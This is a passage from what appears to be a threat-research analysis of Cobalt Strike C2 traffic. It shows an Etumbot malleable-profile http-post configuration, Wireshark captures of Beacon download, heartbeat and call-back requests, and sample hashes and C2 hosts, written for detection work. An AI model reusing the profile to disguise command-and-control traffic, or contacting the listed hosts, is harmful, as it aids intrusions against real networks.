
We can find the following option configuration about HTTP response from Figure 6 below, as well as what the POST C2 traffic looks like in Figure 7.



```
http-post {
    set uri "/history/";

    client {

        header "Content-Type" "application/octet-stream";
        header "Referer" "http://www.google.com";
        header "Pragma" "no-cache";
        header "Cache-Control" "no-cache";

        id {
            netbiosu;
            append ".asp";
            uri-append;
        }

        output {
            base64;
            print;
        }
    }

    server {

        header "Content-Type" "img/jpg";
        header "Server" "Microsoft-IIS/6.0";
        header "X-Powered-By" "ASP.NET";

        output {
            base64;
            print;
        }
    }
}
```

HTTP Request URI
HTTP Request Header
HTTP Request SessionID Attached In URI
HTTP Request Payload for Command Execution Result
HTTP Response Header
HTTP Response Body

Figure 6. HTTP POST request options in Etumbot profile.



```
POST /history/DBDDDEDJDFDJDEDEDADA.asp HTTP/1.1
Accept: */*
Content-Type: application/octet-stream
Referer: http://www.google.com
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (compatible; MSIE 8.0; Windows NT
6.1; Trident/5.0)
Host: 192.168.1.60:8082
Content-Length: 732
Connection: Keep-Alive

AAACIHc35q0v+DKBhegZDr24GiWH/z4/
sJqUgEbotTAYV5iFARRzkwNuiRzlJxX+dgmjXVKaYzM7bnrxoG3SvqH50Xt+
DewhES5X34rV3sSWPpDyqXjXVPrNGzjuauUgEuK/
bHTSKyb93swsdOJh+LPWlkGaBFePtmnWwxBm/Mt//
55k67cWhqSXDSc+EMecMUD3iQEa7HgZDRUqhNrkMzFLVKV8Ispec/
qYhOuuwUzEhTSnfy4uo0hobeYjI+oaS5WKSBvZNTZrZScAM2visNlIsS7n97
neu8XA1rKMU8uSMTw2lix0+Kit/
1hopfrXPvCe+nEEPUuC7Dgf4Lv5DJHln3sJ33aRdV0QwMlY+nQsQiRwGRBn/
HejN53g0cVVBnlnpxXOjBw/
YBkjaEIFgRuGLcnOmUx46m1O+gq8149IeveKtvCHvUqPUVMLVSYLBbP93PQL
wL06kGQl7mHtPw+1sYNwQpgq5GIEV+flRghpjhPP6F3AnmXs6jk9Vr9vEzar
RC+r1iaMoqCcAvmyc/
lNEKpArKC2GRT2qPEfhybOLUIR+cVCeikITyYxrtD1J9JkVyBgLWj6CCHmQs
ZHQ15/Z/SBk4kwYpzhVnxL9STSk9qw6kSdu5Acid4XG3kp2Jz1sB5Zd0BP/
hCW0kZeLjulA0htibFtzpRJSH8zL5gXuG4UPT9e/qSv/LasCddT64BT/
99PIpG+NV5zTzSucloXh8s=HTTP/1.1 200 OK
Date: Fri, 8 Oct 2021 21:01:35 GMT
Content-Type: img/jpg
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Content-Length: 0
```


Figure 7. HTTP POST request options in live traffic.

Cases in the Wild

The following sections show two different cases of Cobalt Strike payloads used in the wild: one using the default option (no profiles) and the other with a custom profile. Both samples have no trigger on VirusTotal at the time of this writing, but Palo Alto Networks identified them using static and dynamic analysis.

Default Profile Sample

SHA256 Hash: 6a6e5d2faeded086c3a97e14994d663e2ff768cb3ad1f5a1aa2a2b5fd344dde2




Wireshark · Follow HTTP Stream (tcp.stream eq 0) · 6a6e5d2faeded086c3a97e14994d663e2ff768cb3ad1f5a1aa...

```
GET /Iya9 HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; FunWebProducts;
IE0006_ver1;EN_GB)
Host: 146.0.77.110
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Tue, 29 Jun 2021 10:16:36 GMT
Content-Type: application/octet-stream
Content-Length: 210003

......Ma......,.%q.. \.iU$}.c.'Y......11....Q..1...1.......1.9.t...[.......,..
,..
a..O...O.....n...'....Qy.m./.i./.>...>...>...>...>...>...>..w>..y!..y..<X-.p.......h.....}.y.....
3.s.A...(.=.g.....x...r...r...r.....d.!.....d.!....!+X!`.
..y.!V....+I!\....y.!.C`....!.Ca.b..!#.....9!.Cz....!......:!..YI.x...x...x...x...x...=...<..
8...8...8...........B...&...&..)G..)W..)'..)'..)7..)5..,5..,5..)5..)5..)...)...)...+...+...+...+...
+...+...;........... ..z ..z ..z ..z ..z ..z ..z
..z.........................................................s...p...p...p...p...p...p...p..........U.
```

1 client pkt, 1 server pkt, 1 turn.

Entire conversation (210 kB) · Show and save data as ASCII

Figure 8. Cobalt Strike HTTP GET Beacon download request.




Wireshark · Follow HTTP Stream (tcp.stream eq 1) · 6a6e5d2faeded086c3a97e14994d663e2ff768cb3ad1f5a1aa...

```
GET /load HTTP/1.1
Accept: */*
Cookie: ebBEcvkWPvPVlS5P3k0LH0fi77Ut2wwyP11BcEanPVt/VV7ajRxdnPhyFpdFfusQHaR9r8dwF110lu
+wnUDPjcY9DvlDEH1R9+wYxXFb1VzBs4EJJPYRVLHI0tq7vJyUoV1wHu95MQRs4gP53zTW+dshHPnT4vnX7mTYLrGS7fo=
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; MANM; MANM)
Host: 146.0.77.110
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Tue, 29 Jun 2021 10:16:38 GMT
Content-Type: application/octet-stream
Content-Length: 0
```

Packet 213. 1 client pkt, 1 server pkt, 1 turn. Click to select.

Entire conversation (497 bytes) · Show and save data as ASCII

Figure 9. Cobalt Strike HTTP GET heartbeat request.


Wireshark · Follow HTTP Stream (tcp.stream eq 5) · 6a6e5d2faeded086c3a97e14994d663e2ff768cb3ad1f5a1aa...

```
POST /submit.php?id=883114628 HTTP/1.1
Accept: */*
Content-Type: application/octet-stream
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; MANM; MANM)
Host: 146.0.77.110
Content-Length: 68
Connection: Keep-Alive
Cache-Control: no-cache

...@....i.l>E)...6.v....... ......]{w...9..=X.[x.!...........@qP..6.HTTP/1.1 200 OK
Date: Tue, 29 Jun 2021 10:18:31 GMT
Content-Type: text/html
Content-Length: 0
```


Packet 1474. 1 client pkt, 1 server pkt, 1 turn. Click to select.
Entire conversation (448 bytes)
Show and save data as ASCII
Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
Close
Help

Figure 10. Cobalt Strike HTTP POST call-back request.

As seen in Figures 9 and 10, the GET and POST requests follow from the configuration options specified in the default profile. The GET request URI is /load (Figure 9), which is one of the default options for GET requests, and the POST request URI is /submit.php (Figure 10), which is the default option for POST requests. If all Cobalt Strike traffic used these default URIs, it would be much easier to write signatures to identify Cobalt Strike traffic; however, these signatures would not be able to identify traffic originating from customized profiles, as shown in the next example.

Customized Profile Sample

SHA256 Hash: fcdc426289dab0e5a73cd6fbac928ad48a8ff9b67e1d37df2794af6e7fa559e9



Wireshark · Follow HTTP Stream (tcp.stream eq 0) · fcdc426289dab0e5a73cd6fbac928ad48a8ff9b67e1d37df2794af6e7...

```
GET /api/1 HTTP/1.1
Host: www.symantecav.xyz
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0; Trident/5.0)
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Wed, 28 Jul 2021 13:37:20 GMT
Content-Type: application/octet-stream
Content-Length: 208981

......(.lm.'..;a..\..}...3.".y..'Z.2.....1....R.*1..*1.......1.9.t...^.......F..2F..2..m2..mi.q?,......
[..W....*...*....C...C...C...C...C...C...Ct..Cz.oMz.f.[.g...
3.......t...T...:...X...-...C.......t...y...y...y.uLB:....uLB:.......:"....QP:.......:.....QF:....N.=:.
0h.E.<:t0i....:.b..S.':.0r.L..:.b.........R...R...R...R...R...R...RO..R...Rr.9.r.9.r.
9...:...3..T1..40..40.1i1.1y1.1.3.1.3.1       3.1.3.4.3.4.3.1.3.1.3.1.0.1.0.1.0.3.p.3.`.3.`.3.p.3.p.
3.p.#.p.#"r.r"r...p.b.p.b.p.b.p.b.p.b.p.b.p.b.p.bys..os..os..os..os..os..os..os..os..os.j.q.*.q.*.q.*.q.*.
s.j.s.j.s.j.s.j.s.j.s.j.s.j.s.D...
0...:...:...:...:...:...:...:.......4.r.@.r...r..ap...p...r...r...r...r.Q.r..........k...k...I...........
```

Packet 266. 1 client pkt, 1 server pkt, 1 turn. Click to select.

Entire conversation (209 kB) | Show and save data as ASCII

Figure 11. Cobalt Strike HTTP GET Beacon download request.



Wireshark · Follow HTTP Stream (tcp.stream eq 1) · fcdc426289dab0e5a73cd6fbac928ad48a8ff9b67e1d37df2794af6e7...

```
GET /MicrosoftUpdate/ShellEx/KB242742/default.aspx?
tmp=FPBCNJHPNLPKLPHMGCKFGEKHHPBEOHAOONCEIOBJPJBMGNIMAOPJLBFCCKODOAFFHDBGEJKCMLEPBGPLGEILIAFJNMKLGMIJEKGKJKHK
CPKJIIPMAFAHGHACAJDKNPFNNNMJALHOJCFKLBCHHIDBCLPJNIOFJOLGOHFAMAADEJFKCGDDBACPMLEDNBKFMEFLFHCFBGNBDOBBECPPEHLM
GOAIGPFCKKJFPAMANLIFEJFNLPGCMCFNLDPFDJEBIGFJ HTTP/1.1
Accept: */*, ..., ......, .
User-Agent: Mozilla/4.0 (Compatible; MSIE 6.0;Windows NT 5.1)
Host: 66.42.72.250
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
